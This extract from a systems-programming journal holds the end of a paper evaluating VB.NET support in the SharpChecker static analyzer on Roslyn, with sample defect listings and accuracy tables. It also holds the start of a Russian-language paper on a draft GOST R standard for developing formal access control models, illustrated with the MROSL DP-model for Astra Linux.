The dependency graph of the UnreachableCode analyzer is depicted in figure 1 as an example. It can be seen that the results of this analyzer are highly dependent on the correct operation of many other analyzers.




Fig. 1. UnreachableCode dependencies

Some symbolic analyzers collect some information and provide it to others. These analyzers make up the symbolic engine. The most important part of preparing symbolic analyzers to work with VB.NET code is to adapt the engine.

4.5.1 Symbolic engine

Symbolic engine collects a lot of useful information for further analysis. It analyzes paths, contexts, variable values, conditions, and much more. In order to make symbolic analyzers work correctly with VB.NET it is important to prepare the whole engine because one minor inaccuracy in the engine may lead to the absolutely incorrect results in all symbolic analyzers.

In general, the symbolic engine has the same issue with the analysis of syntax nodes. But basically, this analysis cannot be replaced by the analysis of IOperations or Symbols, so it is necessary to duplicate the processing for VB.NET syntax nodes. Also, some minor differences were found:

- symbols that represent properties in C# has property `UnderlyingSymbol` that contains information about backing field, when such symbols from VB.NET code contain backing field directly as field of initial symbol and have no `UnderlyingSymbol`;
- method symbols in VB.NET have no property to indicate that method is partial and it has no implementation — it is necessary to use indirect signs;
- `Nothing` in VB.NET has no constant value unlike `null` in C#.

4.5.2 Symbolic analyzers

After the implementation of all the improvements in the symbolic engine, the symbolic analyzers should generally work correctly. However, some analyzers use syntax nodes as well as a symbolic engine. For example, UnreachableCode or NullDereference analyzers use syntax nodes to clarify warning message or add tags. Also, sometimes syntax nodes can be used to detect some corner cases or to find additional information.

4.6 Taint analyzers

Taint analysis is based on propagating tainted data. It helps to find security issues in source code. In SharpChecker taint analysis depends on the CallGraphAnalysis analyzer, which is used by the symbolic engine, so it has been already fixed in the previous stage. It leads to the necessity of adding

VB.NET support in CallGraphAnalysis only. It has already been done on the stage of the symbolic engine.

So, taint analysis showed good analysis quality without any additional modifications.

5. Evaluation

The quality of the analysis was measured on translated tests and real projects. After implementing the analysis of the VB.NET syntax node and IOperations in most of the symbolic engine analyzers, SharpChecker began detecting errors in the VB.NET source code.

5.1 Tests results

It could be assumed that generated tests cover the most error types. Analyzers working on the AST level were not fully rewritten, so let's consider other analyzers.

Table 1. Tests evaluation

	Symbolic Execution	Taint	Dataflow
Pass	1177	77	39
Fail	179	13	11
Pass rate	86.8%	85.5%	78.0%

Table 1 shows the results of running tests automatically generated for VB.NET. The table shows the number of passed and failed tests for each of the analyzed types of analyzers. The table also shows the percentage of tests passed for each type of analysis. Among the failed tests, both missed errors and false positives were found.

Based on these results, it can be concluded that as a result of the changes, SharpChecker received VB.NET support, but some corner cases were left uncovered.

5.2 Real projects warnings

As a result of testing on real projects, it turned out that SharpChecker is able to detect errors on real projects after adding support for VB.NET. Several examples of found errors are given below.

5.2.1 USELESS_CALL

Warning on listings 5, 6 was found in Roslyn in file `TupleMethodSymbol.vb` in line 131.

The USELESS_CALL warning was found in the code shown in the listing. Indeed, the function `MergeInfo` called in line 3 has no side effects, and its return value is not assigned anywhere.

5.2.2 DEREF_AFTER_NULL

Warning on listing 7 was found in Roslyn in the file `Binder_Lookup.vb` in line 1909.

In VB.NET there are differences between the operators `And` and `AndAlso`. The regular `And` operator evaluates both sides of an expression, even if the final value can be calculated from only the first operand. In this example, the developer assumed that if the `container` variable is equal to `Nothing` (which is checked by the first operand), then the second operand will not be calculated and dereferencing will not occur. However, due to the specifics of the language, in this case, both operands will always be evaluated, which leads to the possibility of a `Nothing` dereferencing error.

5.2.3 HANDLE_LEAK

Warning on listing 8 was found in Roslyn in the file `Program.vb` in line 75.

```
1  Friend Overrides Function Info() As Info
2    Dim useSiteDiagnostic As Info = MyBase.Info()
3    MyBase.MergeInfo(useSiteDiagnostic,
4      Me._underlyingMethod.GetUseSiteErrorInfo())
5    Return useSiteDiagnostic
6  End Function
```

Listing 5. USELESS_CALL warning

```
1  Function MergeInfo(
2    first As Info, second As Info) As Info
3    If first Is Nothing Then
4      Return second
5    End If
6    If second Is Nothing OrElse
7      second.Code <> HighestPriorityError Then
8      Return first
9    End If
10   Return second
11 End Function
```

Listing 6. Definition of `MergeInfo`

```
1  If container IsNot Nothing And
2    container.SpecialType = SpecialType.System_Void Then
3    Return
4  End If
```

Listing 7. DEREF_AFTER_NULL warning

```
1  Function GetChecksum(filePath As String) As String
2    Dim fileBytes = File.ReadAllBytes(filePath)
3    Dim func = SHA256.Create()
4    Dim hashBytes = func.ComputeHash(fileBytes)
5    Dim data = BitConverter.ToString(hashBytes)
6    Return data.Replace("-", "")
7  End Function
```

Listing 8. HANDLE_LEAK warning

As can be seen, the resource `func` created in line 3 is not disposed until the end of the function, after which it goes out of scope. So, this is indeed a mistake.

However, it is possible to observe a fairly large number of false positive warnings at the symbolic level analyzers. Such warnings will be eliminated in the future by debugging and finding incorrect processing of the source code on VB.NET.

Thus, as a result of the changes, SharpChecker received support for the VB.NET analysis. As a result of the analysis of the Roslyn project, warnings were found in the VB.NET source code. Some of the found warnings turned out to be true positives.

5.3 Real projects quality

To determine the quality of the analysis on real projects, Roslyn was analyzed. 50 warnings were marked for each considered analyzer. The results are shown in table 2.

Table 2. Real projects evaluation

Warning type	Warning's count		TP rate	
	VB.NET	C#	VB.NET	C#
UNUSED_VALUE	325	694	90.0%	99.6%
DEREF_AFTER_NULL	57	54	38.6%	48.4%
UNREACHABLE_CODE	331	428	37.0%	58.3%

The table lists the number of warnings found and the percentage of the ratio of the number of true positives to the total number of marked ones for each of the considered analyzers. The marking of warnings was done manually.

The results show that the analyzers detect warnings in VB.NET source code with an accuracy comparable to that for C#. In some cases, the accuracy is lower (for example, in DEREF_AFTER_NULL and UNREACHABLE_CODE), it is explained by minor differences in the structure of languages and their representation in Roslyn.

5.4 Cross-language analysis

While testing VB.NET support on real projects, it was revealed that SharpChecker is able to analyze cross-language projects. As it turned out from test runs of Roslyn, SharpChecker can analyze cross-language projects without quality losses in the appropriate time. Both errors in VB.NET and errors in C# were simultaneously detected. In addition, it is worth noting that discovered errors were simultaneously associated with code in both languages. Thus, the trace of such errors was found both in the C# code and in the VB.NET code.

Before support for VB.NET analysis, analysis lasted 30 minutes and after implementing it time has increased to 44 minutes. It can be explained by the increased number of sources to analyze. Roslyn contains 2.25 million lines of C# code and 1.52 million of VB.NET code. So, increasing analysis execution time correlates with increasing code size. It is also worth noting that the results of the analysis of the source code in C# have not changed.

5.5 Comparison with SonarQube

To compare the quality of the analysis, the Roslyn project was analyzed using the SonarQube CE tool. 76 errors and more than 4 thousand code smells were found. Detected errors include the following types of errors:

- incorrect getter name;
- identical right and left sides of a logical expression;
- implicit casting to an integer type in a bitwise shift;
- identical blocks in a branching;
- identical conditions in a branching.

These errors are quite simple and can be detected without the use of in-depth analysis. At the same time, more complex errors, such as memory leaks and unreachable code, were not detected by the SonarQube CE tool.

6. Conclusion

SharpChecker is ready to analyze VB.NET source code without major changes. There are many minor changes to be done in SharpChecker for complete support of VB.NET, but now it works with acceptable quality. However, it is necessary to overcome a number of problems in the detectors that arise due to differences in languages and differences in the implementation of methods and abstractions for their analysis in Roslyn. This requires detailed debugging of failed tests and the addition of edge case processing in all analyzers included in SharpChecker.

References

[1]. V. Koshelev, V. Ignatiev, A. Borzilov, and A. Belevantsev. SharpChecker: static analysis tool for C# programs. Programming and Computer Software, 43(4):268–276, 2017.

[2]. dotnet/roslyn: The Roslyn .NET compiler provides C# and Visual Basic languages with rich code analysis APIs.https://github.com/dotnet/roslyn. [Online, accessed 23.10.2021].

[3]. R. Baldoni, E. Coppa, D. C. D'elia, C. Demetrescu, and I. Finocchi. A survey of symbolic execution techniques. ACM Comput. Surv., 51(3), 2018. DOI: 10.1145/3182657. URL: https://doi.org/10.1145/3182657.

[4]. TIOBE Index for ranking the popularity of Programming languages. https://www.tiobe.com/tiobe-index, 2022.

[5]. Wikipedia contributors. List of tools for static code analysis — Wikipedia, the free encyclopedia, 2024. URL: https://en.wikipedia.org/w/index.php?title=List_of_tools_for_static_code_analysis&oldid=1218561224. [Online; accessed 15-April-2024].

[6]. W. Wei, M. Yunxiu, H. Lilong, and B. He. From source code analysis to static software testing. In 2014 IEEE Workshop on Advanced Research and Technology in Industry Applications (WARTIA), pages 1280–1283. IEEE, 2014.

[7]. A. Almossawi, K. Lim, and T. Sinha. Analysis tool evaluation: coverity prevent. Pittsburgh, PA: Carnegie Mellon University:7–11, 2006.

[8]. E. Firouzi and A. Sami. Visual studio automated refactoring tool should improve development time, but resharper led to more solution-build failures. In 2019 IEEE Workshop on Mining and Analyzing Interaction Histories (MAINT), pages 2–6. IEEE, 2019.

[9]. Resharper features. https://www.jetbrains.com/ru-ru/resharper/features/, 2022.

[10]. V. Lenarduzzi, F. Lomio, H. Huttunen, and D. Taibi. Are sonarqube rules inducing bugs? In 2020 IEEE 27th International Conference on Software Analysis, Evolution and Reengineering (SANER), pages 501–511. IEEE, 2020.

[11]. G. A. Campbell and P. P. Papapetrou. SonarQube in action. Manning Publications Co., 2013.

[12]. Common vulnerabilities. https://www.kiuwan.com/common-vulnerabilities/, 2024.

[13]. Vb.net static code analysis. https://rules.sonarsource.com/vbnet/, 2024.

[14]. Wikipedia contributors. Common intermediate language — Wikipedia, the free encyclopedia, 2024. URL: https://en.wikipedia.org/w/index.php?title=Common_Intermediate_Language&oldid=1218588686. [Online; accessed 16-April-2024].

[15]. V. N. Ignatiev, V. K. Koshelev, A. I. Borzilov, A. A. Belevantsev, N. V. Shimchik, and M. V. Belyaev. Detector of unreachable code in C# programs of the static analysis tool "SharpChecker", 2017.

[16]. U. V. Tyazhkorob, V. N. Ignatiev, and A. A. Belevantsev. Finding uses of a disposed resource in source code in C# using static analysis methods. Proceedings of the Institute of System Programming RAS, 34(6):41–50, 2022.

Информация об авторах / Information about authors

Вадим Сергеевич КАРЦЕВ – студент магистратуры Физтех-школы Радиотехники и Компьютерных Технологий МФТИ, сотрудник ИСП РАН. Научные интересы: компиляторные технологии, статический анализ программ, статическое символьное выполнение, поиск дефектов в исходном коде.

Vadim Sergeevitch KARCEV is a master student at the Department of Radio Engineering and Computer Technologies of MIPT, an employee of the ISP RAS. Research interests: compiler technologies, static program analysis, static symbolic execution, defect search in source.

Валерий Николаевич ИГНАТЬЕВ – кандидат физико-математических наук, старший научный сотрудник ИСП РАН, доцент кафедры системного программирования факультета ВМК МГУ. Научные интересы включают методы поиска ошибок в исходном коде ПО на основе статического анализа.

Valery Nikolayevich IGNATYEV – Cand. Sci (Phys.-Math.), senior researcher at Ivannikov Institute for System Programming RAS and associate professor at system programming division of CMC faculty of Lomonosov Moscow State University. He is interested in techniques of errors and vulnerabilities detection in program source code using static analysis.

DOI: 10.15514/ISPRAS-2024-36(3)-5

О разработке проекта национального стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке»

П.Н. Девянин, ORCID: 0000-0003-2561-794X <*pdevyanin@astralinux.ru*>

ООО «РусБИТех-Астра»,
117105, г. Москва, Варшавское ш., д. 26.

Аннотация. В соответствии с требованиями нормативных документов ФСТЭК России для обеспечения доверия к сертифицированным средствам защиты информации (СЗИ) при реализации ими политик управления доступом должна описываться соответствующая формальная модель. Чтобы стимулировать разработку формальных моделей управления доступом, адекватных условиям функционирования современных СЗИ, в ГОСТ Р 59453.1-2021 «Защита информации. Формальная модель управления доступом. Часть 1. Общие положения» были установлены критерии, которым должно соответствовать описание каждой такой модели, а также дополнительные критерии для случаев, когда СЗИ реализуются конкретные политики: дискреционного, мандатного, ролевого управления доступом или мандатного контроля целостности. Для упрощения процесса описания формальной модели особенно в ситуации, когда СЗИ является сложным системным программным обеспечением, например, операционной системой (ОС) или системой управления базами данных, развития нормативного и методического обеспечения в данной области при участии автора был разработан проект нового национального стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке», утверждение которого запланировано в 2024 г. В статье анализируются результаты разработки этого проекта, в том числе рекомендуемые в нем этапы описания формальной модели, включая описания состояний и правил перехода из состояний в состояния соответствующего абстрактного автомата, формулирования и осуществления доказательств выполнения условий безопасности, используемые для этого технологии и практические приемы. Кроме того, в статье приводятся примеры апробации изложенных в проекте национального стандарта рекомендаций при переработке мандатной сущностно-ролевой ДП-модели управления доступом и информационными потоками в ОС семейства Linux (МРОСЛ ДП-модели), используемой в качестве научной основы реализации подсистемы безопасности PARSEC сертифицированной по высшим классам защиты и уровням доверия ОС Astra Linux.

Ключевые слова: национальный стандарт; формальная модель управления доступом; рекомендации по разработке; МРОСЛ ДП-модель; Astra Linux.

Для цитирования: Девянин П.Н. О разработке проекта национального стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке», том 36, вып. 3, 2024, стр. 63–82. DOI: 10.15514/ISPRAS–2024–36(3)–5

On the Development of the Draft Standard GOST R “Information Protection. Formal Access Control Model. Part 3. Recommendations on Development”

P.N. Devyanin, ORCID: 0000-0003-2561-794X <pdevyanin@astralinux.ru>

RusBITech-Astra

26, Varshavskoe, Moscow, 117105, Russia

Abstract. Formal models of access control must be described in accordance with the requirements of FSTEC of Russia regulatory documents, in order to ensure trust in certified information security tools when they implement appropriate access control policies. The criterias that the description of each such model must meet were established in GOST R 59453.1-2021 “Information protection. Formal access control model. Part 1. General principles” to stimulate the development of formal access control models that are adequate to the operating conditions of modern information security tools. This standard also specifies additional criteria for cases where specific policies are implemented by information security tools: discretionary access control (DAC), mandatory access control (MAC), role-based access control (RBAC), or mandatory integrity control (MIC). A draft of the new standard GOST R “Information protection. Formal access control model. Part 3. Recommendations on development” was developed with the participation of the author to simplify the process of describing the formal model, which is scheduled for approval in 2024. This new standard is important for the development of regulatory and methodological support in this area. The standard will also be useful in developing a formal model for information security tools that are complex system software, such as an operating system (OS) or a database management system (DBMS). The article analyzes the results of the development of this draft standard, including the stages recommended in it for describing the formal model. Firstly, this is the stage of describing the states of the corresponding abstract automaton. Secondly, this is one of describing the rules for transition from states to states of an abstract automaton. Thirdly, this is the stage of formulating and implementing evidence of the fulfillment of safety conditions, the technologies and practical techniques used for this. In addition, the article provides examples of testing the recommendations set out in the draft standard when reworking the mandatory entity-role model of access and information flows security control in OS of Linux family (MROSL DP-model), which is used as the scientific basis for the implementation of the PARSEC security subsystem of certified according to the highest protection classes and trust levels of OS Astra Linux.

Keywords: formal models of access control; MROSL DP-model; role-based access control; mandatory integrity control; operating system; Astra Linux

For citation: Devyanin P.N. On the development of the draft standard GOST R “Information protection. Formal access control model. Part 3. Recommendations on development”. Trudy ISP RAN/Proc. ISP RAS, vol. 36, issue 3, 2024. pp. 63-82 (in Russian). DOI: 10.15514/ISPRAS-2024-36(3)-5.

1. Введение

Во многих средствах защиты информации (СЗИ), особенно являющихся многопользовательским распределенным системным программным обеспечением (ПО), например, операционными системами (ОС) или системами управления базами данных (СУБД), реализуются политики управления доступом [1]. Чаще всего, как во многих ОС, это политика дискреционного управления доступом, а также, например, как в ОС семейства Microsoft Windows – еще политика мандатного контроля целостности, реже, как в ОС Astra Linux (операционной системе специального назначения Astra Linux Special Edition) [2, 3] – мандатного управления доступом и мандатного контроля целостности. В СУБД, как правило, используется политика ролевого управления доступом.

Изначально с начала 70-х годов прошлого столетия для научных исследований используемых в СЗИ технологий и механизмов управления доступом разрабатывались соответствующие формальные модели такие, как модели Белла-ЛаПадулы, Харрисона-Руззо-Ульмана, Take-Grant, RBAC и др. [4, 5]. Впоследствии, по мере накопления практик применения формальных моделей при создании, анализе защищенности и обосновании доверия к СЗИ

требования к представлению их описаний стали включаться в нормативные документы и стандарты в области защиты информации.

Первым примером здесь является опубликованный в 1985 г. стандарт TCSEC *(*«Оранжевая книга») [6], в котором в класс защиты B2 было включено требование к описанию формальной модели управления доступом (formal model of the security policy). В дальнейшем аналогичные требования включались в большинство профильных стандартов, в том числе, в ГОСТ Р ИСО/МЭК 15408-3 (ISO/IEC 15408-3) [7], в котором была задана компонента доверия ADV_SPM.1 «Формальная модель политики безопасности». В этой компоненте доверия без раскрытия подробных требований к описанию формальной модели, было указано, что оно должно быть изложено в формальном стиле (с использованием, например, математического языка), должно быть определено понятие «безопасность» и представлено формальное доказательство того, что анализируемое СЗИ (в терминах этого стандарта – объект оценки) не может перейти в небезопасное состояние. Из нормативных документов ФСТЭК России общие требования по разработке модели безопасности СЗИ, реализующего политики управления доступом, в первую очередь были изложены в «Требованиях по безопасности информации, устанавливающих уровни доверия к средствам технической защиты информации и средствам обеспечения безопасности информационных технологий» [8] и «Методике выявления уязвимостей и недекларированных возможностей в программном обеспечении» [9].

С целью конкретизации, создания лучших условий для выполнения этих требований, нормативного и методического обеспечения этого процесса был разработан и утвержден ГОСТ Р 59453.1-2021 «Защита информации. Формальная модель управления доступом. Часть 1. Общие положения» [1]. В нем изложены критерии, которым должно соответствовать описание формальной модели управления доступом, при этом впервые дано стандартизованное определение самой такой модели как «математического или формализованного (машиночитаемого, пригодного для автоматизированной обработки) описания средства защиты информации и компонентов среды его функционирования, предоставление доступов между которыми регламентируется политиками управления доступом, реализуемыми этим средством защиты информации».

В ГОСТ Р 59453.1-2021 также указано, что описание формальной модели должно быть дано либо на математическом, либо на формализованном (машиночитаемом) языках и включать описание состояний и правил перехода между состояниями абстрактного автомата, соответствующего политикам управления доступом, реализуемым моделируемым СЗИ. Это описание должно быть дано как минимум с использованием терминов: объект доступа (объект, контейнер, сущность), учётная запись пользователя, субъект доступа (субъект), доступ, право доступа, информационный поток. Также должны быть описаны условия безопасности, выполнение которых в абстрактном автомате указывает на реализацию заданных политик управления доступом. Уверенность в корректности формальной модели управления доступом должна быть достигнута математическим (формальным) доказательством того, что в ней не содержится противоречий, т. е. в абстрактном автомате выполняются условия безопасности.

Каждый раздел ГОСТ Р 59453.1-2021 (посвященный, соответственно, описанию состояний абстрактного автомата, описанию правил его перехода из состояний в состояния и доказательству выполнения условий безопасности во всех его состояниях и при всех переходах из состояний в состояния) разбит на пять частей: первая часть предназначается для изложения критериев, которым должны удовлетворять описания всех формальных моделей управления доступом, а последующие части – для критериев описания моделей для СЗИ, реализующих, соответственно, политики дискреционного, ролевого, мандатного управления доступом и мандатного контроля целостности.

Для стандартизации рекомендаций по верификации с применением инструментальных средств соответствующих критериям ГОСТ Р 59453.1-2021 формальных моделей был разработан и утвержден ГОСТ Р 59453.2-2021 «Защита информации. Формальная модель управления

доступом. Часть 2. Рекомендации по верификации формальной модели управления доступом» [10], в котором были заданы критерии выбора инструментальных средств верификации, даны рекомендации по переводу (при необходимости) описания формальной модели из математического в формализованное (машиночитаемое) описание, а также по автоматическому доказательству непротиворечивости формальной модели и выполнения заданных в ее рамках условий безопасности (условий верификации).

Всем требованиям и критериям перечисленных национальных стандартов соответствует мандатная сущностно-ролевая ДП-модель управления доступом и информационными потоками в ОС семейства Linux (МРОСЛ ДП-модель) [5], на основе которой «Группой Астра» (в ее состав входит ООО «РусБИТех-Астра») в подсистеме безопасности PARSEC реализуется механизм управления доступом сертифицированной по высшим классам защиты и уровням доверия ОС Astra Linux. Оба стандарта ГОСТ Р 59453.1,2-2021 по сути прошли апробацию на примере описания и верификации этой модели [11, 12].

Вместе с тем разработка формальной модели управления доступом как комплексный многоэтапный процесс может вызывать значительные трудности особенно в случае, когда она необходима для моделирования СЗИ, являющегося системным ПО, ОС или СУБД. Это связано с тем, что для обеспечения адекватности формальной модели такому СЗИ, возможности ее применения в качестве основы для разработки его механизмов защиты, доказательству выполнения им условий безопасности требуется существенная детализация и усложнение формальной модели. В противном случае выводы, полученные при анализе безопасности СЗИ в рамках формальной модели, и она сама могут оказаться бесполезными, далекими от реальных условий функционирования СЗИ.

В этой связи для упрощения процесса разработки формальной модели управления доступом в рамках реализации единой методологии разработки безопасного системного ПО [13] при участии автора настоящей статьи и сотрудников Института системного программирования им. В.П. Иванникова Российской академии наук (ИСП РАН) был подготовлен проект нового национального стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке».

В статье анализируются результаты разработки этого проекта национального стандарта. В ней приводятся примеры апробации изложенных в нем рекомендаций на основе опыта разработки и переработок МРОСЛ ДП-модели [14], многократно выполненных в течение более 10 лет с учетом как развития соответствующей теории, так и изменений в механизмах защиты ОС Astra Linux. Поэтому статья организована следующим образом. В следующем разделе рассматриваются область применения и общие положения проекта национального стандарта. В разделе 3 анализируются изложенные в проекте национального стандарта рекомендации по выбору технологий, инструментальных средств и практических приемов разработки формальной модели управления доступом. В разделе 4 излагаются рекомендации по описанию формальной модели, в том числе состояний и правил перехода между состояниями используемого для моделирования согласно ГОСТ Р 59453.1-2021 абстрактного автомата. Раздел 5 посвящен рекомендациям по описанию и доказательству выполнения условий безопасности, в том числе, при верификации формальной модели управления доступов. Заключение завершает статью, в нем подводятся итоги разработки и апробации анализируемого проекта национально стандарта.

2. Область применения и общие положения проекта национального стандарта

В области применения проекта национально стандарта ГОСТ Р «Защита информации. Формальная модель управления доступом. Часть 3. Рекомендации по разработке» указывается, что он предназначен для разработчиков СЗИ, реализующих политики управления доступом, а также для органов по сертификации и испытательных лабораторий при проведении сертификации таких СЗИ. При этом в общих положениях проекта определено, что он направлен

на обеспечение соответствия описания разрабатываемой согласно его рекомендациям формальной модели критериям, установленным ГОСТ Р 59453.1-2021.

Для достижения этого в проекте рекомендуются следующие этапы разработки и описания формальной модели:

1. Определение границ моделирования СЗИ;
2. Определение видов политик управления доступом, рассматриваемых при моделировании и реализуемых СЗИ;
3. Выбор технологий, инструментальных средств (при необходимости) и практических приемов разработки формальной модели;
4. Описание формальной модели;
5. Описание и доказательство выполнения условий безопасности, в том числе, при верификации формальной модели.

На этапе 1 рекомендуется зафиксировать назначение формальной модели для существующего или проектируемого СЗИ, т. е. наличие или отсутствие возможности внесения существенных изменений в СЗИ согласно разрабатываемой формальной модели. Это связано с тем, что описание формальной модели для проектируемого СЗИ предоставляет больше возможностей для моделирования, так как подразумевает при этом меньше ограничений, накладываемых неподлежащими изменению режимами функционирования СЗИ. Вместе с тем, моделирование существующего СЗИ позволяет получить больше данных об особенностях его функционирования, и, как следствие более, точно отразить их в формальной модели. Например, с одной стороны при развитии МРОСЛ ДП-модели учитываются особенности функционирования существующей ОС Astra Linux, с другой стороны реализация наследуемого ею от ОС семейства Linux дискреционного управления доступом изначально достаточно проста и не сильно ограничивает возможности для моделирования перспективных мандатного контроля целостности или ролевого управления доступом.

Кроме того, на этапе 1 рекомендуется установить, регламентируют ли политики управления доступом СЗИ предоставление доступов между всеми компонентами среды его функционирования или только их подмножества, а также в целом отразить учитываемые существенные особенности этой среды (наличие сетевой инфраструктуры, применение технологий виртуализации или др.). Хотя моделирование СЗИ, реализующего политики управления доступом для всех компонент среды его функционирования, является более сложным, вместе с тем, оно позволяет при необходимости более точно отразить в описании формальной модели, например, условия возникновения информационных потоков по времени. Кроме того, учет всех особенностей среды функционирования СЗИ может также значительно затруднить моделирование, при этом не оказав существенного влияния на обеспечение соответствия ему описания формальной модели. Например, моделирование управления доступом в ОС без явного учета ее возможного использования в сетевой инфраструктуре может не оказать негативного влияния на свойства разработанной формальной модели, при этом существенно упростить ее описание. Такой подход реализуется в МРОСЛ ДП-модели, где с одной стороны моделируется управление доступом между всеми компонентами ОС Astra Linux, что позволяет анализировать условия создания информационных потоков по времени, с другой стороны, в этой модели сетевая инфраструктура на основе данной ОС пока явно не отражена.

На этапе 2 при определении рассматриваемых при моделировании видов реализуемых СЗИ политик управления доступом рекомендуется использовать политики, определенные в ГОСТ Р 59453.1-2021 (дискреционного, мандатного, ролевого управления доступом и мандатного контроля целостности). При этом учитывать, что необоснованное расширение состава рассматриваемых видов политик может сказаться на сложности моделирования, формулирования и доказательства выполнения условий безопасности, в том числе, при

верификации формальной модели. В этой связи сокращение состава видов политик целесообразно осуществлять за счет возможности выражения политик одних видов политиками других видов. Например, традиционная для ОС семейства Linux политика дискреционного управления доступом в МРОСЛ ДП-модели выражается политикой ролевого управления доступом. При этом используемым в ОС Astra Linux учетным записям пользователей или привилегиям сопоставляются соответствующие им роли.

Рекомендации по выполнению этапов 3-5 разработки и описания формальной модели раскрыты в соответствующих трех разделах проекта национального стандарта, поэтому будут проанализированы в последующих разделах настоящей статьи.

3. Рекомендации по выбору технологий, инструментальных средств и практических приемов разработки формальной модели управления доступом

Основной рекомендацией в проекте национального стандарта по выбору языка описания формальной модели управления доступом является использование для этого не менее двух языков: математического и, как минимум, одного из формализованных (машиночитаемых) языков. Это обусловлено тем, что применение математического описания формальной модели [5] всегда допускает полную независимую от ее разработчика проверку корректности этого описания, заданных в формальной модели условий безопасности, а также всех выполненных в модели доказательств. Они приводятся непосредственно в описании формальной модели, что предоставляет возможность объективного анализа их корректности любым специалистом, знакомым с языком математики.

Использование формализованного описания позволяет с применением инструментальных средств, реализующих формальные методы, поддерживающие выбранный язык этого описания, осуществить автоматическую верификацию формальной модели, доказательство ее непротиворечивости [11]. Также в этом случае, как правило, проще выявляются неточности описания формальной модели. Вместе с тем значительная часть логики автоматического доказательства непротиворечивости формальной модели реализуется непосредственно в инструментальных средствах, объективная проверка корректности результатов работы которых может быть затруднена.

К примеру, МРОСЛ ДП-модель описывается на математическом языке и на языке формального метода Event-B [12]. При этом с использованием второго описания эта модель верифицируется с применением инструментальных средств дедуктивно (с помощью инструментального средства Rodin) и по методу проверки моделей (с помощью инструментального средства ProB).

Приступая к разработке формальной модели управления доступом, рекомендуется проанализировать существующие формальные модели, в первую очередь соответствующие актуальным для моделируемого СЗИ политикам управления доступом и среде его функционирования (ОС, СУБД или др.). По результатам такого анализа целесообразно выбрать базовую формальную модель, на основе которой осуществлять дальнейшую разработку. Также могут быть отобраны другие модели, элементы которых отсутствуют в базовой модели, и которые целесообразно включить в разрабатываемую формальную модель как существенные для моделирования СЗИ. При этом следует отметить недостатки базовой формальной модели, не позволяющие непосредственно ее использовать, и которые в итоге необходимо устранить.

Например, существенным для многих СЗИ является использование иерархии объектов доступа (сущностей, файлов, каталогов), привилегированных и непривилегированных учетных записей пользователей, привилегированных и непривилегированных субъектов. Многие формальные модели, известные как классические (например, модели Белла-ЛаПадулы, Take-Grant, RBAC [4, 5]), не моделируют перечисленные свойства и элементы СЗИ. Также эти модели не позволяют моделировать информационные потоки (скрытые каналы) по времени. Вместе с тем существуют формальные модели (например, МРОСЛ ДП-модель), в которых эти свойства моделируются.

В проекте национального стандарта рекомендуются следующие технологии и практические приемы разработки формальной модели управления доступом:

- Поэтапное усложнение формальной модели;
- Объединение нескольких формальных моделей на основе базовой формальной модели;
- Разработка иерархического представления формальной модели;
- Разработка на основе базовой формальной модели сокращенной (редуцированной) формальной модели;
- Разработка отдельных формальных моделей для компонентов СЗИ.

При поэтапном усложнении формальной модели на каждом этапе, начиная с базовой формальной модели, свойства СЗИ или среды его функционирования моделируются по частям, при этом осуществляется описание текущего представления формальной модели, доказательство выполнения соответствующих этому представлению условий безопасности, а также верификация формальной модели. Это рекомендуется в связи с тем, что разрабатываемая формальная модель может быть достаточно сложной, поэтому допущенные при ее описании неточности или противоречия могут быть выявлены только на завершающем этапе ее разработки. При этом их устранение может потребовать полной переработки формальной модели. Использование поэтапного усложнения формальной модели позволяет своевременно выявлять большинство неточностей или противоречий в первую очередь за счет доказательства выполнения условий безопасности и верификации, соответствующих каждому этапу разработки ее представления. Кроме того, каждый этап разработки формальной модели может соответствовать описанию в ее рамках только некоторых свойств СЗИ или среды его функционирования, что также упрощает моделирование. Например, можно сначала моделировать только информационные потоки по памяти между субъектами и объектами доступа СЗИ, и только после завершения этого включить в формальную модель элементы, позволяющие анализировать информационные потоки по времени.

Объединение нескольких формальных моделей управления доступом на основе базовой формальной модели рекомендуется при необходимости заимствования их элементов особенном в случае моделирования СЗИ, реализующего несколько политик управления доступом, или состоящего из нескольких систем (например, ОС и СУБД), самостоятельно реализующих такие политики. При этом необходимо учитывать свойства каждой из моделей (соответствующих им политик управления доступом), в противном случае может оказаться невозможным доказательство выполнения в результирующей модели условий безопасности, и, как следствие, соответствующие недостатки (уязвимости) могут быть присущи моделируемому СЗИ.

Например, при моделировании мандатного управления доступом с применением элементов моделей ролевого управления доступом назначаемые ролям права доступа к объектам доступа могут быть использованы для создания информационных потоков по времени от объектов доступа с большим уровнем конфиденциальности к объектам доступа с меньшим уровнем конфиденциальности [5], что нарушает требования первой политики. Для предотвращения возможности возникновения таких скрытых каналов может быть использовано назначение ролям уровней конфиденциальности и предоставление их субъектам в качестве текущих (в том числе возможности изменения ими прав доступа ролей) только в случае, когда уровень доступа соответствующего субъекта не ниже уровня конфиденциальности соответствующей роли. Именно такой подход применен в МРОСЛ ДП-модели.

